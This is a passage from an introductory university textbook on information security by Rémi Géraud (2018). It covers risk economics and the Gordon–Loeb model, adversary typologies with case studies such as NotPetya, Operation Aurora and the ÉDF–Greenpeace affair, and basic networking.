Introduction to Information Security

[Last compilation: 19th October 2018]

$$\begin{aligned}
\mu v_0 \exp(-\mu z^*)\lambda t = 1 \quad &\Rightarrow \quad \exp(-\mu z^*) = \frac{1}{\lambda \mu v_0 t} \\
&\Rightarrow \quad -\mu z^* = -\log(\lambda \mu v_0 t) \\
&\Rightarrow \quad z^* = \frac{1}{\mu}\log(\lambda \mu v_0 t)
\end{aligned}$$

Illustration: Gordon–Loeb model for optimal risk coverage (cf. Section 1.2).

Rémi Géraud,
CentraleSupélec 2018–2019

Introduction

About this book

There are several obstacles to writing a book that claims to teach security. One reason is that any book is necessarily outdated as soon as it goes to press. Another is that security is more often learned than taught; through experience rather than reading.

Nevertheless, students need a reference, and some of what the community has gathered in the last decades is worthy of conceptualisation. It is the object of this book to give a *flavour* of security: What it means, why we care about it, and how in practice we try to guarantee it.

We cannot hope to deal with the topic in its whole breadth. Rather, starting from scratch, we will focus on the everyday world around us. A leading thread will thus be that there is already a lot we can do with whatever we have at hand. In the topics that we do investigate in some depth, on top of theory and examples, there will be many references for the readers interested to go further.

As a general rule, we will ask questions instead of providing answers. That being said, a few general principles will be highlighted:

- *There is no silver bullet.* There is no such thing as a solution to all the problems we will meet, that would work flawlessly and successfully all the time. Managing security is not so much providing strong guarantees as it is managing risks and sometimes even accepting them.

- *Security is a global question, and a changing one.* It must thus be addressed globally, at the very least by adapting to the changing conditions — be they technological, legal, etc.

- *A fundamental aspect of security is preparedness and resource management.* As such one must develop a sense of anticipation and acumen regarding events to come and adversaries to face.

- *Technology is an inherent part of the question, and a necessary one, but it is not the core concern.* Rather, at every step there are human interests and actions, so that in particular the goal of security is to enable — and not hamper — activity.

- *It is often necessary to adopt the adversary's viewpoint.* One cannot hope in particular to devise good defences without precise knowledge of how and why attacks work.

- *Laws should not be forgotten*; either to avoid engaging in harmful behaviour, or to protect oneself from abuse. As the legal framework is evolving fast, it is important to find one's way in the legalese corpus.

Version

This is version 3.1 of this book, last compiled 19th October 2018.

Acknowledgements

The author wishes to express his most grateful thanks to VIA Centrale Réseaux (p2010 onwards) and VIAREZO for its support and trust. Credit is also due to those who insisted that my introductory talks should be turned into a lecture, which happened thanks to Alexis Benoist, Julien Escribe, and Jean-Marie Détriché.

Conversations participated in many ways to make this course richer, hopefully more interesting and less incorrect. In particular, students from the previous years have provided encouraging and useful feedback.

Contents

Part I

Introduction

Chapter 1

What is information security?

In the last few years, it has become salient how much of the world stands in the throes of increasingly violent, obstinate, subtle, and professional cyberattacks. Such attacks are often known to the public at large thanks to extensive, if superficial, media coverage of some particularly striking events. The dire reality is that such attacks are only a sparkle from the iceberg, a glimpse at what is happening everyday in otherwise mundane circumstances: the ubiquitous rise in power of global adversaries targeting companies, administrations, and individuals.

It thence behooves us to understand their motivations and tools, and to set out to find appropriate protections. This is a very broad and blurry definition of security, albeit one which corresponds to the intuition of many.

In this chapter, we formalise the question of security more precisely, in terms of *risks* and risk *mitigation*. This enables us to effectively delineate security, and gives us tools to better understand the adversarial landscape.

1.1 Defining and measuring risks

We will define risk as the expected loss of something of value, usually money, over a given period of time. A common expression of risk is as the product

$$\text{risk} = \text{loss} \times \text{probability}.$$

which ought to be summed over all possible events. Such is the approach outlined in standards, including the ISO 27000 family of documents related to information security. As an illustration, if we know that a faulty lightbulb would cause a loss of 1000 €, and that the probability of such a failure is 0.03%/year, then the associated risk would be

$$1000\text{ €} \times 3.10^{-4} = 0.3\text{ €} \quad \text{(per year)}.$$

In reality, how much of this do we accurately know? In terms of probability, we may perform experiments, and maybe in some cases obtain a reasonably sound estimate; but in terms of losses the situation is not so straightforward.

Indeed, incidents never happen in a vacuum: on top of the immediate loss (e.g., the cost of replacing the broken lightbulb), there are indirect losses: additional personnel required for maintenance, lawsuits, loss of reputation or trust from investors, etc. It is not possible to measure all these ramifications in controlled conditions, in particular because they intertwine with business logic and value creation, but also because the outfall may be stretched across a long time and therefore hard to pin to a particular cause.

As a result any risk estimation is necessarily approximate, and incorrect to some degree. For this reason, we will keep in mind the necessity to *reevaluate regularly* our estimations.

It should be obvious that risks are always there, that they come with any activity; hopefully they are kept low. But to ensure this, we need to *know* what risks we undergo, and estimate them *methodologically*.

Information-related risks

In the context of information, we can rely on a traditional classification of risks in three large categories:

- *Availability*. This category includes all incidents that may prevent access to information; by extension, we include any kind of service interruption. Such incidents may be very costly, for instance on production lines or large websites.
- *Integrity*. This category includes all incidents that may alter information, rendering it either unusable or unreliable; by extension, we include any kind of attempt at hiding (or altering) the original source and path of information (authenticity and traceability).
- *Confidentiality*. This category includes all incidents that may allow information to be learned by unauthorised parties.

Most information-related risks can be placed into one of these categories. There are other possible categories, but these three are certainly fundamental. One mnemonic is CIA: confidentiality, integrity, availability.

This gives us a first tool to investigate risks: look at those three questions in order, understanding how they affects key organisational assets, and estimating their likelihood (based on either experience or insight). This also helps us read through reports of incidents, focusing on how informational assets are affected by cyberattacks and better understanding the attackers' ultimate motives. Finally, this will help us decide which countermeasures are most appropriate and most effective in a given situation.

Example: NotPetya 2017

> ***Note:*** *this section is illustrative and may be skipped at first.*

Starting in late June 2017, a series of powerful cyberattacks targeted websites of Ukrainian organisations, including banks, ministries, newspapers, and electricity firms. (To a lesser extent this also impacted France, Germany, Italy, Poland, Russia, United Kingdom, the United States and Australia.) Although the attack quickly halted (in about 24 hours) it was designed to cause maximum damage, with Ukraine being the main target. The attack came on the eve of the Ukrainian Constitution Day, celebrating the anniversary of the approval of the Constitution of Ukraine on 28 June 1996. Most government offices would be empty, allowing the cyberattack to spread without interference.

The cyberattack was based on a modified version of the EternalBlue exploit[1] to access computers, encrypt their files, and ask for USD 300 in Bitcoin in exchange for decryption — This is a lie: as in fact the malware did not encrypt but destroyed the files, in particular accounting data.

[1]This exploit was designed by the NSA, and leaked to the public in 2016 as part of the ShadowBroker's trove. Other variations on this exploit include the WannaCry ransomware.

As a result of this attack, the radiation monitoring system at Chernobyl nuclear power plant went offline; several ministries, banks, metro systems and state-owned enterprises (Boryspil International Airport, Ukrtelecom, Ukrposhta, State Savings Bank of Ukraine, Ukrainian Railways) were also affected.

The malware spread through a popular tax accounting software; it seems that there was a backdoor in this software as early as April 2017. The software editor is now facing criminal responsibility, despite claiming they are themselves victim of the attack.

Risk mitigation approaches

Facing risks, we may choose several *mitigation strategies*:

- *Avoidance*. By not engaging in the risky activity (or by ceasing it), we reduce the likelihood of an incident, and thereby the risk.
- *Transfer*. We may find someone willing to take on the risk on themselves, in exchange for a regular (i.e., risk-free) fee. This is typically how insurance works.
- *Control*. By understanding the inicident's nature, we can try to reduce its likelihood, or the impact it has when happening, thus reducing the associated risk.
- *Acceptance*. We may decide that the risk is worth taking, and not try to reduce it.

Choosing any of these strategies has a cost, and affects the risk profile. For instance, avoiding an activity reduces the risk, but also prevents us from reaping any benefits from the activity; and trying to prevent risks by using a control strategy might require an extensive and costly research phase.

1.2 Security as an economic question

We are now equipped to define security from *an economic angle*:

Security is the minimisation of (financial) losses.

More precisely, security is achieved by adopting mitigation strategies in such a way that the total loss, due to risks and due to mitigation strategies, is minimal (see Figure 1.1).

How much confidence should we give to that informal model? This is a good question, especially when risk estimation is far from an exact science, and mitigation cost itself is tricky to measure.

In general, it is good practice to try and formalise security questions mathematically, using simplifying assumptions when they allow us to better understand the problem. Hopefully, the resulting solution is still reasonably realistic to shed some light on the actual problem at hand.

One should be careful to *take informed decisions* using mathematical models when they are appropriate, but neither be overly confident nor overly doubtful of their real-world efficacy.

The Gordon–Loeb model

> ***Note:*** *this section is illustrative and may be skipped at first.*

We consider the following simple model: there are three parameters

- $\lambda > 0$, la financial loss when an incident happens;

- $t \in [0,1]$, the probability of an attack;
- $v \in [0,1]$, the probability that an attack leads to an incident (i.e., a successful attack).

With these notations, the risk is $vt\lambda$. We will consider that, by investing in various protection mechanisms, we can make attackers less successful, i.e., make v lower. The probability of a successful attack after investing an amount z of money in protection is $v(z) \leq v = v(0)$ (we assume that it is never a bad idea to invest in protection). We consider for simplicity that $v(z)$ is differentiable.

We consider an additional assumption, that there are diminishing returns: mathematically, $'v(z) \leq 0$. However, by investing more, it is always possible to lower the risk, although this may require an infinite amount of money to achieve zero risk: $\lim_{z\to\infty} v(z) = 0$.

This abstract and somewhat general model of the economics of security already provides interesting insights. For instance, we may ask: what is the optimal amount z^* of investments that minimise total loss?

Compared to a situation where we do not protect ourselves at all, spending z on protections results in a gain

$$G(z) = (v(0) - v(z))\,\lambda t - z$$

This is a concave function because of the conditions imposed on $v(z)$. Therefore $G(z)$ has a maximum which we can find by cancelling its derivative:

$$G'(z) = 0 \qquad \Rightarrow \qquad -\frac{\mathrm{d}v_z}{\mathrm{d}z}(z^*)\lambda t = 1$$

The knowledge of $v(z)$ then enables us to compute z^*, the optimal investment.

What is remarkable is that in many cases, z^* is of the order of $\frac{1}{e}v(0)t\lambda$, i.e., about a third of the initial risk estimation. This generality may be optimistic in real scenarios, but it makes the Gordon–Loeb model interesting. While certainly a crude model, this shows there is untapped potential for even simple approaches to give insight about complex situations.

As an illustration, assuming $v(z) = v(0)\exp(-\mu z)$, for some constant μ, we have

$$\frac{\mathrm{d}v}{\mathrm{d}z}(z) = -\mu v(0)\exp(-\mu z).$$




Figure 1.1: An informal description of what security is about.

Therefore

$$\begin{aligned}
\mu v(0)\exp(-\mu z^*)\lambda t = 1 \quad &\Rightarrow \quad \exp(-\mu z^*) = \frac{1}{\lambda \mu v(0) t} \\
&\Rightarrow \quad -\mu z^* = -\log(\lambda \mu v(0) t) \\
&\Rightarrow \quad z^* = \frac{1}{\mu}\log(\lambda \mu v(0) t)
\end{aligned}$$

Now we can see that $z^* \leq \frac{1}{e}v(0)t\lambda$. Indeed,

$$\begin{aligned}
& z^* \leq \frac{1}{e}v(0)t\lambda \\
\Leftrightarrow \quad & \frac{1}{\mu}\log(\lambda\mu v(0)t) \leq \frac{1}{e}v(0)t\lambda \\
\Leftrightarrow \quad & \frac{\log(\lambda\mu v(0)t)}{\lambda\mu v(0)t} \leq \frac{1}{e} \\
\Leftrightarrow \quad & F(\lambda\mu v(0)t) \leq F(e)
\end{aligned}$$

where $F(x) = \log(x)/x$, and the above inequality always holds, because F has only one maximum, at $x = e$. As a result, $F(\lambda\mu v_0 t) \leq F(e)$, with equality if and only if $\lambda\mu v_0 t = e$.

Consequences of the economic model

Let's reflect on the consequences of defining security through economics.

- *"Perfect security" makes no sense*. Specifically, we should not hope to reduce risks to zero, as this would require spending large amounts of money, and thus be counter-productive. In particular, security is not binary (secure/insecure), but rather a continuum of losses that (hopefully) can be kept to a minimum by adopting the right strategy and cunningly investing.

- *Security is not in the product*. It makes no sense to talk about a product or service that is "secure" in itself; security only makes sense for an organisation, facing risks and investing in countermeasures. Products play a role in this, by augmenting or reducing the likelihood or impact of incidents, but they are only components in a larger information system whose security has to be understood at a global level.

- *We do not know much: we must learn, try, and update*. Most of the parameters that would allow us to settle for the optimal stragegy are unknown to us: likelihood and actual cost of incidents, effectiveness of countermeasures, etc. A good security strategy is therefore *dynamic*: we learn from mistakes, update our estimation of risks and countermeasures, and do better next time.

- *The question is not 'if' but 'when'*. Security incidents *will happen*, and it would be irresponsible to think otherwise. Therefore we should make sure that *when they happen*, we are ready. Now there might be very unlikely incidents, and we may *choose to accept* the risk they pose, but never *ignore* it.

Although the economic outlook is interesting and enlightening, it only gives a coarse-grained and very global picture of security. To improve on that picture, we need to understand better three key aspects: *adversaries*, *security properties*, and *technology*. As you can already see, *security is a multi-faceted and interdisciplinary question*.

1.3 Further reading

- For further information about the history of risk and its (ongoing) conceptualisation, refer to Bernstein's book [Ber96].
- For further information on risk perception and psychology in the context of security, see Schneier's article [Sch08], or even Kahneman and Tversky's seminal paper on prospect theory [KT79].
- For a sociological perspective, the monograph by Lidskog and Sundqvist [LS12]. For a broader look into sociology, see the book by Smelser and Swedberg [SS10]. A different approach is discussed by Odlyzko [Odl03].
- The seminal paper by Gordon and Loeb goes into more details and explores more situations about the economics of security investment [GL02]. The interested reader can refer to Anderson and Moore's survey [AM07], and references therein.
- The ISO/IEC 27000 family, entitled *Information security management systems*, provides a standardised framework to information risk management. The documents are not free, but can be accessed for a fee on the ISO website.[2]
- For concrete examples of CIA risks, there is a reasonably recent survey by Androulidakis in the context of mobile phones [And16].

[2] https://www.iso.org/isoiec-27001-information-security.html

Chapter 2

Adversaries and threats

In the previous chapter, we introduced the notion of risk. But risks do not appear out of thin air, they are not completely independent events unrelated to what we are doing. In fact, in security, there is always this *other player* opposing us: the *adversary*.

Adversaries are threats, in the sense that they increase risk. But most adversaries have strategies of their own: they are not mere statistical events, they are driven, active, and reactive. To understand this, we may want to look at what drives them.

2.1 What do adversaries want?

Of mice and men

Human desires are certainly complex, but some are much stronger than others. Some of the most well-known include:

- *Money*. Financial gain; While this might sound stereotypical, it is backed by statistics around the world.
- *Ideology*. Another form of power, ideology (mostly political or religious) motivates many actions.
- *Coercion/Control*. The power to force someone into doing something.
- *Ego/Excitation*. Last but not least, flattering or entertaining oneself.

One may remember the acronym: *MICE*. Naturally this typology is simplistic, and shouldn't be taken at face value. But it gives an overview and may help reading a bit into the adversary's mind. The list above applies very broadly, and subsumes many conflicts around the globe.

Let's try to make it more precise, by introducing a key concept for this course: *information*. We haven't defined information yet, at least not formally. Nevertheless,

- Companies make money in many ways; they may sell services, goods, intellectual property, etc. As such they either use or sell information. Should something happen to this information, it would result is a net loss for the victim company.
- Internet has replaced traditional media, transgressing national frontiers and political taboos. Social media favour broadcasting of individual, unfiltered opinions, videos, and other information.

- Industrial systems, and connected objects in general, use networks to communicate, provide status information, and receive orders. Such networks transport information that should not be tampered with, lest incidents may happen.

What should be visible from the above, is that *information is a prime target*, whatever form it takes. One the face of it, information is fundamental to any human activity. But since so much is at stake, criminals are attracted by the prospect or stealing (or otherwise destroying) others' fortunes, fame, or power — or acquiring these for themselves.

An example: Aldrich Ames

> ***Note:*** *this section is illustrative and may be skipped at first.*

The following example serves to show both the relevance and the limitations of the above model to capture the leverage of MICE on information.

In 1985, Aldrich Ames[1] had been working for the United State's Central Intelligence Agency for about 15 years. He just divorced from his wife Nancy after having an affair with a Colombian informant. He started drinking, and his mistress turned out to be a heavy spender: Ames quickly found himself in a difficult financial situation.

In April 1985, he walked into the Soviet embassy in Washington, D.C, with the stated intent of avoiding bankruptcy. He was ready to trade "useless" information with the Soviet union in exchange for USD 50,000 (about $114 400 in 2017, or 97,040 €). Ames gave the embassy's KGB chief of intelligence (Victor Cherkashin) a list of people the CIA suspected of being double agents. The money should be enough for Ames to cover his debts and he expected never to return to the Soviet embassy.

But Cherkashin had other plans.[2] Having received Ames' information, Cherkashin told him that this was very brave, but put Ames in danger. In order to protect him, Cherkashin would need to know who is most likely to put Ames at risk, in particular any CIA double agent that might divulge his collaboration.

> *[Ames] took out a notepad and paper and began writing down a list of names. He tore out the page and handed it to me. [...] That piece of paper contained more information about CIA espionage than had ever before been presented in a single communication. It was a catalog of virtually every CIA asset within the Soviet Union. Ames said nothing about whether the men he'd listed should be arrested or removed. "Just make sure these people don't find anything out about me," he said.*[CF08, pp. 27–29]

Ames continued to work for the KGB until he was arrested in 1994. It is estimated that the information he provided led to the compromise of at least a hundred U.S. intelligence operations and to the execution of at least ten U.S. sources

2.2 Who are the adversaries?

We drew above a simplistic picture of the situation. Reality is more nuanced.

First, the motivations we highlighted do not affect the sole "criminals" — companies make profit, advertise, and feel good about themselves, and there is usually nothing wrong about that. And companies compete: They want to rule over a market, they want to build an image. So what

[1]For more information about this story, see for instance Earley's book [Ear97].

[2]Cherkashin himself described this encounter in his biography [CF08].

happens in fact is that everyone fights the battle. Some people play fair, and some people cross the boundary defined by laws, when they exist or apply.

Typology: From $\perp$ to $\top$

We could thus organise adversaries according to how much they cross the line:

Null adversary: The 'null' adversary, represented by the symbol $\perp$, is accidental in nature. Events such as rain, earthquakes, lighting storms or cricket invasions fall into this category. Tripping on a wire, stroking a key with one's palm, losing balance also count as acts of the null adversary. Such an adversary is not 'intentionally' causing damage, and in most cases its actions are not illegal (or even reprehensible). This doesn't mean they don't have consequences. But since the null adversary does not *try* to cause damage, it is easily thwarted, and follows a reasonably predictable path.

Examples: Hot summer, rusty lock, flat tire, babies putting their fingers in the electric socket.

Typical size: 0 to 1.

Typical target: Random old equipment.

Typical actor: Random.

Weak adversary: A weak adversary relies on available tools and knowledge, but has neither special training nor many technical means. Opportunistic in nature, the weak adversary targets easy preys. Such an adversary can only make meager profit from this activity, and therefore only does so 'on the side'. They may act illegaly, but their limited knowledge and nuisance power means they do not cause immense loss.

Examples: Script kiddies, scammers, individual hackers.

Typical size: 1 to 3.

Typical target: Random people who respond to spam, and open the attached PDF.

Typical actor: Self-taught hobbyist.

Strong adversary: The strong adversary is organised in nature. Organisation means that this adversary can develop its own tools, become resilient, and design strategies on the mid to long term. It also means that enough profit can be made to sustain this activity, which becomes full-time. Organised crime is the most harshly punished form of criminality, but also one of the hardest to identify and stop.

Examples: Hacking Team, EAR IT, ...

Typical size: 1 to 50.

Typical target: Specific targets that haven't patched a recent vulnerability.

Typical actor: Professional/Engineer (in teams).

Strongest adversary: At the other end of the spectrum, the strongest adversary (represented by the symbol $\top$) is result-driven. Almost always nation-backed, such organisations engage in extremely targeted attacks, possess extensive technical and human means, nearly unlimited financial resources, and often an ironclad legal cover.

Examples: State agencies.

Typical size: 10 to 200+

Typical target: High-profile, attacked by coordinating zero-day exploits.

Typical actor: Professional/Engineer/Researcher (in teams).

Geography: Cold wars, Dark markets, Arab springs

A metal cold war

If we now turn our attention to geography, for instance by counting the number of victims per year and per country, then we see that the United States of America, the Russian Federation, and China are holding the top three positions. Perhaps surprisingly enough, when trying to identify *where* these attacks come from, we find that they almost always originate. . . from the very same countries.

In terms of volume at least, what we see is that information systems are used to wage an underground war between these superpowers. In recent years these countries have made clear their intention to use the Internet for military purposes, and all possess state agencies dedicated to this purpose.

Volume however does not distinguish between the different adversaries we identified earlier. It shows that the economic impact of information-related crime, or at least the bulk of it, is a first-world concern. But we lack precise information on what the stronger forms of adversaries do, and they may be much more active in areas of the world where information security is less of a priority.

The first event that may be counted as an act of Internet warfare is the 2007 distributed denial of service (DDoS) attack against Estonia. For three weeks during the spring season, the whole country was disconnected from the Internet and several key infrastructures were left unresponsive. But the point of no return was reached with an Israel–US coalition designed and used the Stuxnet attack in 2009 against Iran. This attack, a continuation of the US-driven Olympic Games programme (2006), targeted an uranium-enriching plant and caused partial destruction of strategic equipment — using nothing but a computer worm.

This raised awareness worldwide and more than a dozen extremely advanced spying malwares have since been discovered, each of which is probably the brainchild of a state agency. The breadth of such intrusions — made even more visible after Edward Snowden's publication of NSA material in 2013 — has yet to be measured in its entirety.

Example: Operation Aurora 2010.

> ***Note:*** *this section is illustrative and may be skipped at first.*

On January 12, 2010, Google announced it has been victim of an intrusion in December 2009. Twenty additional companies were thought to have been impacted at that time (in fact, there was more, including Adobe, Juniper Networks, Yahoo, Symantec, Northrop Grumman and Dow Chemical). The very sophisticated intrusion combined several zero-day vulnerabilities from Microsoft Internet Explorer and Adobe Flash (Microsoft has been aware of the vulnerability for several months before the attack took place). Attackers got access to confidential information, and altered the source code of several software components. They also downloaded and executed programs. The exploits used during this attack are now bundled with the `metasploit` toolkit.

Google claimed that this attack originated from China, and subsequently ceased all activities in that country. Chinese officials denied any implication and accused Google of partaking into a White House made conspiracy. When WikiLeaks made diplomatic cables public on December 4, 2010 (see also *The Guardian* et *The New York Times*), it was indeed confirmed that the Chinese government had a responsibility in the incident, codenamed *Operation Aurora*. According to *The*

Guardian, the attack was coordinated by a high-ranking official of the Politburo, who had felt offended when he tried to search his name only to find articles criticising him.

Analyses performed by McAfee, Symantec, Dell, Sophos, as well as several independent researchers, confirmed without doubt the Chinese origin of this attack, where the most likely actor is the PLA Unit 61398 (61398 部队). The Chinese government responded that it strongly opposed piracy. Without denying the existence of Unit 61398, the official stance is that China has nothing to do with operation Aurora.

Further reading about this topic include the Symantec report *The Elderwood Project*,[3] and the *Mandiant* report.[4]

Dark markets

In the same time, local police forces infiltrate and uncover black markets operated from the Internet. Such black markets naturally avoid drawing too much attention to them, and in particular try not to be referenced by well-known search engines — as a result they are often mediatised as constituting a 'dark web'. The URLs are often given in person or in very selective fora, which tends to keep these dark markets within the boundaries of a community or a country. The US dark market is the most visible and the most active — it is used by criminals and state agencies alike to buy tools and information, and is fairly open (anyone can come, buy or sell). The French or German underground markets are much more secretive, using reputation systems and 'anti-cop' measures, including rapidly-changing URLs. Markets also specialise — guns and drugs in France, tools and books in the US.

Internal conflicts.

In parallel, certain government adopt the position of an isolationist policy, trying to resist against what they claim is cultural invasion, political influence, deviance or extremism. This policy is implemented by setting up filtering and monitoring mecanisms, surveillance (including sometimes mass surveillance), censorship, and in some extreme cases some country simply cut the Internet cables to avoid communication with the outside world.

Victims of such abuse are often reporters and international observers, NGOs. Since around 2010 ('Cablegate' 2010, 'Arab spring' 2011, Snowden files 2012, SpyFiles 2013, DNC/DCCC 2016) the political role of such attempts at controlling information have become blatant, and the targets are very often populations from the least democratic countries.

The situation is of course evolving now, with some of the harshest countries now relaxing their grip (Egypt, Lybia); while other decided to strenghten theirs (United Kingdom, France).

2.3 Threat exposure

A natural notion is that we may face more risks than others, because we relate to threats in some specific way that others don't. This is informally captured by the concept of *threat exposure*: the closer, the more visible, the more symbolic we are, the higher the likelihood of attracting envy or scorn, and being attacked.

It is thus important to understand the neighbouring actors, both in terms of physical proximity and in terms of similar activities; to have a measure of one's visibility and exposure to the rest of the world; to understand what symbols we carry or what idea we embody — what matters in that question is how *others* see us, not how we see ourselves.

[3]http://www.symantec.com/content/en/us/enterprise/media/security_response/
[4]http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf

For this reasons, financial institutions face more risks than some because they embody a form of capitalism or greed, because attacking them seems to promise large gains, and also because the financial world is wild with competition. But they face even more risks if they decide to build their headquarters in a relatively poor area, if they publicly disregard regulation or embrace their desire for money, or if they advertise. Conversely, some organisations are less exposed because their very existence is unknown to most.

An example: ÉDF vs. Greenpeace

> **Note:** *this section is illustrative and may be skipped at first.*

In 2008 the OCLCTIC[5] was leading an investigation after the national anti-doping laboratory detected a potential attack on the integrity of their systems.[6]

Investigators obtained a letter rogatory enabling them to arrest one of the participants, in Morocco. The forensic analysis of a hard drive[7], along with the person's testimony, revealed that he had in fact participated in several attacks, including against a law firm in Paris and against the Greenpeace association.

Both cases were known to the investigators, but they had not found enough evidence at the time to pursue. With this new information, they could connect the dots. In particular, in the Greenpeace case, data collected during the prosecution established that the Chief Security Officer from ÉDF had mandated a consulting firm[8], which contacted the Moroccan 'hacker'.

This man was self-taught, using information he could easily find on the Internet. He intruded[9] into Greenpeace's computers, in particular the e-mail inbox of the Program Director[10]. This information was then sent back to ÉDF.

When the police arrived at the man's home in Morocco, they found hundreds of CD-ROMs which the man kept as 'trophies', containing details about this operations. A copy of the Greenpeace *trophy* was also found in ÉDF's CSO's safe. As for the contract between ÉDF and the consulting firm, it never states the precise nature of the agreement and the judge finds therefore ÉDF complicit in the cyberattack..

During a first trial in 2011 (Tribunal correctionnel de Nanterre), ÉDF was sentenced *under the penal code* by virtue of articles 323-1 et 323-2 : one year of imprisonment for Pierre-Paul François and Pascal Durieux, ÉDF's CSOs; one year of imprisonment for Thierry Lorho, from the consulting firm; one year of imprisonment for Alain Quiros, the Moroccan amateur hacker; and a total of 2,200,000 € in fines and reparations, 1.5 millions being paid by ÉDF.

Appealing to that decision in 2013 (cour d'appel de Versailles), the sentence was maintained, except against the contre-amiral Pascal Durieux.[11]

---

[5]Office central de lutte contre la criminalité liée aux technologie de l'information, the French institution prosecuting cybercrime

[6]The investigation eventually revealed that there was indeed an attack; it had been comandeered by the coach training U.S. cyclist Floyd Landis, to try to hide that this athlete used illegal substances during the 2006 Tour de France.

[7]By virtue of the French Penal code procedure articles 230-1 to 230-5.

[8]Kargus Consultants, supposedly analysing open source data for technological watch.

[9]He only knew how to use the `Bifrost` trojan generator, which exploited the CVE-2005-4560 vulnerability in Windows systems.

[10]Yannick Jadot, today a Green European deputy.

[11]For more information about these events (in French): http://www.legalis.net/spip.php?page=jurisprudence-decision&id_article=3678.

2.4 Consequences of the adversarial landscape

Since security is about dealing with *adversaries* (and not, say, "natural" causes), we must be careful to include adversaries at the heart of our defence strategy. In particular, the following points can be made:

- *There is no such thing as "security", only security "against something"*. More specifically, we will always try to make precise both the adversaries' *goals* and their *means*; then we may say that we provide protections so that an adversary with these means cannot reach these goals in a reasonable amount of time.
- *Not all adversaries are the same*. Since we only have limited resources, our focus will be on understanding which categories of adversaries we can reasonably hope to repel.
- *Adversaries have objectives*. When these goals are economic in nature, we can reason in terms of economic rationality to thwart them off. This sheds light both on the means available to a defender to secure his infrastructure, and on the leverage lawmakers have to make crime less appealing.
- *Adversaries have strategies*. This means we cannot hope to get rid of them "easily" nor "once and for all" using off-the-shelf tools. That attackers will learn and adapt has always been true, but is increasingly visible.
- *Security must be by design*. This means that we cannot rely on the adversaries' ignorance; while it is always easy to build a system that *we* don't know how to attack, this is by no means a guarantee that no attack exists nor can be found by obstinate and specialised teams. Whenever possible, we will try to *design for security from the beginning*, having *proofs of security*
- *Security is a strategy game*. Technology is the chessboard, with its rules and limitations, but strategies and objectives are really (as of today!) decided by human beings, where creativity, experience, psychology, and politics can play a decisive role.

2.5 Further reading

- For an introduction to the geopolitical aspects of security, see (in French) Douzet [Dou14], and for more specific countries: Limonier [Lim14] or Harrel [Har13] (Russia), Douzet [Dou07] (China), Garrigues [GK12] (NATO). National agencies (DoD in the USA, ANSSI in France, etc.) also publish their official doctrines on the matter of cybersecurity.
- An example of how organised crime leverages technology can be found in Ferradi et al.'s forensic analysis [Fer+16].
- A thorough analysis of some aspects of the cybercriminal black market can be found in Thomas et al.'s paper [Tho+15], and in the RAND report on black markets.[12]

[12] See `https://www.rand.org/pubs/research_reports/RR610.html`

Chapter 3

A first look at the Internet

The Internet was initially designed to be a robust, fault-tolerant communication system. Since the vast deployment of the Internet in the early 1990s, increasingly many devices and institutions have been added to the network, and since the late 2000s, practically every aspect of modern life has a counterpart on the Internet.

What security properties are guaranteed by Internet communications? To properly address this question we must explore network communications in more details. But we can already say that the Internet was not designed against adversaries stronger than $\perp$, so that if any confidentiality, integrity, or availability property holds it probably is only by chance.

Since its inception, the Internet has no centralised governance, either in technological implementation or policies for access and usage. Only the overreaching definitions of the two principal name spaces in the Internet, the Internet Protocol address (IP address) space and the Domain Name System (DNS), are directed by a maintainer organisation: the Internet Corporation for Assigned Names and Numbers (ICANN).

3.1 Local networks

The smallest scale of a network consists in directly interconnected devices. For instance, they may all be connected to a switch or to a Wi-Fi hotspot. Such devices can already communicate with one another, they form a *local area network*. Devices on the same local network may receive (and in many cases, do receive) packets meant for another device. When that happens it is typical that one drops the corresponding packets, but it is a mere matter of correctly configuring one's network parameters to instead capture and keep these packets. While switches may adopt smarter behaviours and in certain cases be more specific when sending packets, there is no way for Wi-Fi emitters to avoid sending packets across their whole range.

Communicating over such a network is therefore not guaranteed to be confidential in any way. Furthermore, it is possible for any adversary to craft messages, or intercept and alter them; indeed nothing prevents this. Thus there is no integrity guarantee either. Finally, the physical layer itself may be disconnected, resulting in availability issues.

As we will later see, it is possible to some extent to integrate security mechanisms on top of this insecure channel, which is necessary if we are hoping to control information risks. It may sound surprising that such is not the case *already* and *by default*; in fact there are still obstacles ahead and some key mechanisms of what constitutes the Internet as we know it are still far from even *allowing* security mechanisms.




Figure 3.1: A local network consists in directly interconnected devices. This connection may be wired (as the above diagram implies) or wireless. Messages sent across this network can

3.2 Routing and the Internet

What gives the Internet its name is that it connects local networks together. This could be done in a very naive way by literally plugging them together (this would result in a world-wide local network), however doing so is very inefficient. Instead, the Internet relies on packet-switching and routing, to deliver messages from one local network to another, see Figure 3.2.

To achieve this, endpoints are given an IP address. When sending a packet, the destination IP is used by routers to find the shortest path and hand it, from hop to hop, until the appropriate local network is reached. In some case, a source IP may also be indicated, so that a response can be sent back.

